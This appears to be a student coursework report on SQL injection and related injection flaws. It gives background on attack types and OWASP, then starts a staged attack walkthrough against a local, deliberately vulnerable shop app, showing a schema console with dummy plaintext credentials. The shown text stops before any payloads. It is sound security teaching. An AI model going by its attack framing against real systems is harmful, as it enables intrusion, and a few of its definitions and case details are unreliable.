



Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Year and Semester

2025 -26 Autumn Semester

Group Name:			
SN	Student Name	College ID	University ID
1	AAVASH KC	NP01NT4A240142	24046337
2	ABHI KHADKA	NP01NT4A240147	24046342
3	SAMYA POKHERAL	NP01NT4A240189	24046477
4	SHANKAR THAPA (GROUP LEADER)	NP01NT4A240133	24046490

Assignment Due Date:15/05/2026

Assignment Submission Date:15/05/2026

Word Count (Where Required):4054

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Table of Contents

1	Introduction	1
1.1	Overview of Cyber Security in Web Applications	1
1.2	Introduction to Injection Flaws.....	1
1.3	Key Technical Terminology.....	3
1.4	Aim and Objectives	4
1.4.1	Aim of the study	4
1.4.2	Objectives	4
2	Background Study.....	5
2.1	Web Application Architecture Overview	5
2.2	Understanding User Input Handling	5
2.3	Types of Injection Flaws	6
2.3.1	SQL Injection	6
2.3.2	Command Injection	7
2.3.3	LDAP injection	8
2.3.4	XPath Injection.....	9
2.3.5	Causes of Injection Vulnerabilities	10
2.4	Real World Case Studies	11
2.5	Impact of Injection Attacks	11
2.6	Injection in OWASP Top 10	12
3	Demonstration.....	13
3.1	Lab Environment Setup	13
3.2	Phase 1: Information Gathering (Reconnaissance)	16
3.3	Phase 2: Weaponization	17
3.4	Phase 3: Delivery	19
3.5	Phase 4: Exploitation	19
3.6	Phase 5: Installation.....	22
3.7	Phase 6: Command and Control.....	23
3.8	Phase 7: Action on Objectives	23
3.9	Summary of Demonstration	24
4	Mitigation Strategy	25

4.1	Overview of Mitigation Approaches.....	25
4.2	Mitigation of Login Page Authentication Bypass	26
4.3	Mitigation of Shop Category Filter	28
4.4	Mitigation of the Order Lookup page.....	32
4.5	Mitigation of Session Page.....	34
4.6	Mitigation of DB Console	36
5	Evaluation Report.....	39
5.1	CVSS Score: Authentication Bypass	39
5.2	CVSS Score: UNION-based Credential Dump.....	39
5.3	CVSS Score: Error-based Data Extraction	40
5.4	CVSS Score: Column Enumeration	40
5.5	CVSS Score: Session Token Exposure	41
5.6	Summary Of CVSS Scores	41
6	Advantages and Limitations of Mitigation Strategies:.....	42
6.1	Advantages	42
6.2	Limitations:.....	42
7	Application Areas of SQL Injection Prevention:.....	43
8	Conclusion	43
9	References.....	45
10	Appendix:	49
10.1	Real World Case Scenario: Yahoo Data Breach (2013-2014).....	49

Table Of Figure

Figure 1 SQL (Anon., 2026)	2
Figure 2 SQL Injection Attack (Beschokov, 2025).....	6
Figure 3 Command Injection Attack (Indusface, 2020).....	7
Figure 4 LDAP injection attack (Ilyin, 2025).....	8
Figure 5 Xpath injection attack (Hored, 2023).....	9
Figure 6 Heartland stock price (Cingolani, 2019)	11
Figure 7 XAMPP Control Panel with Apache Server Running.....	14
Figure 8 Vulnerable application deployment	14
Figure 9 SQL Injection Lab Login Page.....	15
Figure 10 Reconnaissance First Step	16
Figure 11 Login Unsuccessful	17
Figure 12 Successful login as an administrator	17
Figure 13 Column enumeration unsuccessful	17
Figure 14 Column Enumeration Successful	18
Figure 15 Error based extraction	18
Figure 16 Blind Boolean extraction	18
Figure 17 Injection Confirmation	19
Figure 18 Column Enumeration By 1	20
Figure 19 Column Enumeration By 2	20
Figure 20 Union Enumeration	21
Figure 21 Error based SQL Injection I	22
Figure 22 Error based Data Extraction II	22
Figure 23 Full Credential Dump	23
Figure 24 Mitigation Approaches.....	25
Figure 25 Vulnerable Code	26
Figure 26 Secure Code Implementation I.....	27
Figure 27 Secure Code Implementation II.....	27
Figure 28 Vulnerable Code Mistake	29
Figure 29 Secure Code Implementation For Shop Page I.....	30
Figure 30 CVSS Score: Authentication Bypass.....	39

Figure 31 CVSS Score: UNION-based Credential Dump.....	39
Figure 32 CVSS Score: Error-based Data Extraction.....	40
Figure 33 CVSS Score: Column Enumeration	40
Figure 34 CVSS Score: Session Token Exposure	41

Table Of Tables

Table 1 Tools and Technologies used.....	13
Table 2 Testing Mitigation	28
Table 3 Attack Exploitation.....	28
Table 4 Testing the Mitigation	31
Table 5 Testing Mitigation	34
Table 6 Testing the mitigation	36
Table 7 Testing Mitigation	38
Table 8 Summary of CVSS Score	41

1 Introduction

1.1 Overview of Cyber Security in Web Applications

Web applications are also very crucial in the daily life of a modern digital world, like online banking, e-commerce, communications and data management. The need to highlight cybersecurity in web applications has been on the rise as organizations continue to discover the significance of web-based applications. Cybersecurity is a collection of activities that guarantee the safety of sensitive information, systems, and networks against unauthorized access, data breaches, and malicious attacks. (cloudflare, 2024)

Web-based applications are especially prone to attack since these applications are internet-accessible and they deal directly with the user. They deal with sensitive information like personal information, login credentials and financial information. Without appropriate security measures, attackers can utilize vulnerabilities to disrupt services, obtain unauthorized access, or steal confidential information (F5, 2018). This means that it is important to protect web applications so that people can have confidence in the system, its integrity, and its availability.

1.2 Introduction to Injection Flaws

Injection Flaws: An example of a security vulnerability is an injection flaw, which occurs when untrusted user-supplied data is passed to an interpreter as a command or query (Ferragao, 2022). Failure to validate, sanitise, or parameterise user input appropriately can allow an attacker to formulate malicious input that causes the interpreter to behave incorrectly. The interpreter could be a SQL database engine, an operating system shell, an LDAP directory, or an XML parser, and executes the injected instructions as if they were actual application commands (Bergmans, 2024).

Of all kinds of injection vulnerabilities, SQL Injection (SQLi) is the most researched and commonly used. SQL Injection happens when an attacker injects or adds harmful SQL syntax to an input box, which is included in a database management system has the

potential to reveal confidential records, bypass authentication controls, or alter or delete data, or in certain setups, perform commands on the underlying operating system. (Fortinet, 2023)




Figure 1 SQL (Anon., 2026)

The reason why SQL injection remains one of the most common vulnerabilities is not that it is often technically advanced, but that complaints about low-level secure coding habits, a lack of awareness within the development team, or a lack of defensive controls put in place are mainly to blame (Dierman, 2015). High-profile breaches at organisations such as Sony Pictures, LinkedIn, and Yahoo have shown that even large organisations remain susceptible to this well-established attack method. This report thus ventures into an elaborate analysis and testing of SQL injection in a regulated laboratory setting, the aim of which to illustrate its mechanics and assess efficient measures to curb the attack (Ashford, 2012).

1.3 Key Technical Terminology

- **SQL (Structured Query Language):** Structured Query Language (SQL) is the standard language used to interact with relational databases.
- **SQL Injection (SQLi):** SQL injection is a code injection technique that can destroy your database. SQL injection is a common web hacking technique.
- **Injection Flaw:** An injection flaw is a vulnerability that allows an attacker to relay malicious code through an application to another system.
- **Payload:** Payload refers to the component of a cyberattack that executes malicious activity once a system is compromised.
- **Input Validation:** Input validation refers to the process of scrutinizing and filtering data entered into a system, ensuring its adherence to predefined rules and constraints.
- **OWASP TOP 10:** The OWASP Top 10 is a standard awareness document for developers and web application security.
- **DVWA (Damn Vulnerability Scoring System):** Damn Vulnerable Web Application (DVWA) is a PHP/MariaDB web application that is damn vulnerable.
- **Authentication Bypass:** Authentication bypass vulnerabilities allow attackers to gain unauthorized access without valid credentials by exploiting weaknesses in authentication mechanisms.
- **WAF (Web Application Firewall):** A WAF helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet.

1.4 Aim and Objectives

1.4.1 Aim of the study

The main aim of this coursework is to research, demonstrate and evaluate the different SQL injection attacks against web applications in a controlled laboratory environment, and to create and test effective strategies to prevent SQL injection vulnerabilities.

1.4.2 Objectives

- To research SQL injection flaws, their causes, types, and real-world impact.
- To set up a controlled lab environment for safe and ethical SQL injection testing.
- To demonstrate authentication bypass using SQL injection on a login page.
- To extract database names, table names, and user credentials using UNION-based SQL injection.
- To implement parameterized queries as a mitigation technique against SQL injection.
- To evaluate the advantages and disadvantages of the implemented mitigation strategies.

2 Background Study

2.1 Web Application Architecture Overview

A web application is a multi-tiered application that can be used to handle client requests and provide dynamic content on the Internet (Gills, 2024). It is generally a three-level architecture that is made up of:

- **Presentation Layer (Frontend UI)**

The presentation layer, also called the UI layer, handles the interactions that users have with the software. Focuses on the user interface and user experience. Developers in this layer work on making applications visually appealing and easy to use. (Cherif, 2024)

- **Application Layer (Service Layer)**

This layer acts as a bridge between the presentation layer and business logic. It manages application flow, coordinates user requests, and processes business operations. (IBM, 2022)

- **Data layer**

The database itself, where data is stored in a structured or semi-structured format.

The workflow begins when the client submits a request to the web server. The server forwards this request to the application layer, which processes it and may interact with the database. The result is then returned to the client. (Ghodkepooja, 2025)

2.2 Understanding User Input Handling

User input serves as a primary interaction point between users and web applications. It can originate from:

- Form inputs (e.g., login, registration)
- Query parameters in URLs
- HTTP headers and cookies
- File uploads and APIs (Pinto, 2011)

From a security perspective, all user input must be treated as untrusted. Secure input handling involves:

- Validation: Ensuring input conforms to expected formats and constraints
- Sanitization: Removing or neutralizing potentially harmful content
- Encoding/Escaping: Preventing execution of input as code (Zalewski, 2011)

Failure to enforce these mechanisms enables attackers to manipulate application behaviour by injecting malicious payloads.

2.3 Types of Injection Flaws

Injection flaws occur when an application interprets untrusted input as part of a command or query. These vulnerabilities exploit improper separation between data and executable instructions.

2.3.1 SQL Injection




Figure 2 SQL Injection Attack (Beschokov, 2025)

A SQL injection attack consists of the insertion or “injection” of a SQL query via the input data from the client to the application (Microsoft, 2019). A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutting down the DBMS), recover the content of a given file present on the DBMS file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack in which SQL commands are injected into data-plane input to affect the execution of predefined SQL commands (MITRE, 2020).

2.3.2 Command Injection

Command injection is an attack in which the goal is the execution of arbitrary commands on the host operating system via a vulnerable application (Zhong, 2021). Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application (Portswinger, 2023). Command injection attacks are possible largely due to insufficient input validation.




Figure 3 Command Injection Attack (Indusface, 2020)

This attack differs from Code Injection in that code injection allows the attacker to add their own code that is executed by the application. In Command Injection, the attacker extends the default functionality of the application, which executes system commands, without the necessity of injecting code (OWASP, 2021).

2.3.3 LDAP injection




Figure 4 LDAP injection attack (Ilyin, 2025)

LDAP injection is an attack used to exploit web-based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy (Invicti, 2019). This could result in the execution of arbitrary commands, such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection. (Alonso, 2008)

2.3.4 XPath Injection




Figure 5 Xpath injection attack (Hored, 2023)

Like SQL Injection, XPath Injection attacks occur when a website uses user-supplied information to construct an XPath query for XML data. By sending intentionally malformed information to the website, an attacker can find out how the XML data is structured or access data that they may not normally have access to. They may even be able to elevate their privileges on the website if the XML data is being used for authentication (such as an XML-based user file. (owasp, 2021)

Querying XML is done with XPath is a type of simple description statement that allows the XML query to locate a piece of information. Like SQL, you can specify certain attributes to find, and patterns to match. When using XML for a website, it is common to accept some form of input on the query string to identify the content to locate and display on the page. (Invicti, 2019)

2.3.5 Causes of Injection Vulnerabilities

The vulnerabilities of injections are normally caused by a combination of technical and organisational deficiencies. Technically, they can be due to bad or absent input validation, coupled with dynamic query generation by concatenating strings. Organisationally, a lack of security training on developers, no compulsory reviews of code, and the need is to focus on delivering features quickly rather than in a secure manner are all contributing factors (bitlyft, 2025). Moreover, the risk is also exacerbated by the fact that in most organisations, legacy frameworks and older codebases are still in use, created prior to the development of parameterised queries as a standard. (Wallarm, 2025)

2.4 Real World Case Studies

Heartland Payment Systems (2008): Around 2008, a US company called Heartland suffered from a massive data breach, which resulted in the biggest leak of cardholder data until that time. This report briefly recalls, by citing official sources and newspapers, the most important event happened both before and after the attack with the aim of describing later which weaknesses affected the company at the time. Since Heartland relied only on PCI-DSS compliance, a description of the main security controls that were not present is provided, and subsequently, two cybersecurity frameworks (NIST and CIS) are applied to the case to understand if they could have mitigated some of the main consequences to highlight the importance of implementing such standards as a pre-emptive defence to concrete cyberattacks. At the end, a summary section compares the advantages and drawbacks, derived from their practical application, of both frameworks.



Figure 6 Heartland stock price (Cingolani, 2019)

2.5 Impact of Injection Attacks

Successful injection attacks can have severe technical, financial, and reputational consequences. Technically, they may enable authentication bypass, data exfiltration, arbitrary command execution, data destruction, or even full system compromise. Finally, organisations can face regulatory penalties (such as GDPR fines of up to 4% of annual turnover and PCI-DSS sanctions), along with legal costs, forensic investigations,

customer notification, and credit monitoring expenses (intersoft, 2016). Reputationally, breach disclosures often lead to customer loss and long-term brand damage, which can ultimately exceed the direct financial impact. (IBM, 2023)

2.6 Injection in OWASP Top 10

Injection vulnerabilities remain one of the most persistent, dangerous, and widely exploited categories in modern web application security. With the OWASP Top 10, an industry- recognized standard for identifying critical security risks. Injection has consistently appeared since the list's inception, holding the top position for over a decade. Although it was ranked third (A03) in the 2021 update, this shift reflects improved awareness rather than a diminished threat. Injection attacks continue to pose serious risks due to their simplicity, impact, and widespread presence in real-world applications.

This category includes a range of vulnerabilities such as SQL injection, NoSQL injection, OS command injection, LDAP injection, and expression language injection. These attacks occur when untrusted user input is improperly validated or directly interpreted as executed code. As a result, attackers can manipulate queries or commands to gain unauthorized access, extract sensitive data, or even take control of entire systems. For example, in a typical SQL injection attack, an attacker can alter a login query to bypass authentication, granting access without valid credentials.

The severity of this issue is reinforced by its prevalence. Studies indicate that injection flaws were detected in approximately 94% of tested applications, highlighting how deeply rooted these vulnerabilities remain. This widespread occurrence is often due to insecure coding practices, reliance on legacy systems, and the increasing complexity of modern application architectures that integrate multiple technologies and data sources.

3 Demonstration

This section will show how to perform SQL injection (SQLi) attacks step by step in a safe context using a self-hosted lab. The demonstration is logical and follows a systematic path to demonstrate how an attacker can bypass authentication to find out the structure of the database and database sensitive data. All the activities were done ethically in an educational context.

3.1 Lab Environment Setup

Objectives: Create an isolated, legal environment for testing SQL injection vulnerabilities.

Tools and Technologies Used:

Component	Details
Operating System	Windows 10/11
Web Server	XAMPP (Apache + MariaDB)
Target Application	Custom SQL Injection Lab (PHP-based)
Browser	Mozilla Firefox / Google Chrome
Network	Localhost (127.0.0.1) – No external connectivity

Table 1 Tools and Technologies used

Step 1: Installing XAMPP Server

The XAMPP control panel was installed and launched to host the vulnerable web application locally.




Figure 7 XAMPP Control Panel with Apache Server Running

Step 2: Deploying the Vulnerable Application

The SQL injection lab files were placed inside the htdocs directory:




Figure 8 Vulnerable application deployment

Step 3: Accessing the Application

The application was accessed via web browser at:




Figure 9 SQL Injection Lab Login Page

3.2 Phase 1: Information Gathering (Reconnaissance)

Objective: Gather information about the target application and database structure.

The screenshot displays the Vault Mart Database Console interface. The top navigation bar includes links for Home, Shop, DB Console (active), Order Lookup, Session, Account, and a Sign In button. The main heading is "Database Console" with a subtitle "Live schema browser and SQL dump — internal tool for developers."

The interface is divided into three main sections:

- SCHEMA BROWSER:** Lists database tables: `users`, `products`, `orders`, and `sessions`. The `users` table structure is detailed:


```

      * users
      PK user_id INT
      username VARCHAR(64)
      password_hash VARCHAR(128)
      email VARCHAR(128)
      role ENUM
      created_at DATETIME
      
```
- LIVE QUERY:** Shows a query result for `SELECT * FROM users LIMIT 20;`. The results are displayed in a table with 5 rows:

USER_ID	USERNAME	PASSWORD_HASH	EMAIL	ROLE	CREATED_AT
1	administrator	v@ult_Adm1n#2024	admin@vaultmart.store	admin	2019-03-12 09:00:00
2	alice_k	alice_secure99	alice@example.com	user	2022-07-04 14:22:11
3	bob_dev	b0bpassw0rd!	bob@devmail.io	user	2023-01-18 08:55:40
4	carol_ops	C4r0l#0ps2023	carol@vaultmart.store	staff	2023-05-30 11:30:00
5	dan_test	dantest123	dan@testbed.net	user	2024-02-01 16:44:05
- SQL DUMP – VAULTMART_DB.SQL:** Shows the output of a MySQL dump, including the database name `vaultmart_db`, table structure for `users`, and the generation timestamp `2025-04-01 00:00:00`. The MySQL version `mysqldump 8.0.36` is also noted.

Figure 10 Reconnaissance First Step

Action Performed:

- Navigated to the DB Console Page.
- Identified 4 database tables: users, products, orders, and sessions.
- Noted sensitive columns: username, password hash, role, email.
- Identified 4 injection-vulnerable input fields across the application.
- Confirmed backend is MySQL 8.0.36
- Confirmed database name: vaultmart_db

3.3 Phase 2: Weaponization

Objective: Built targeted payloads based on recon finding.

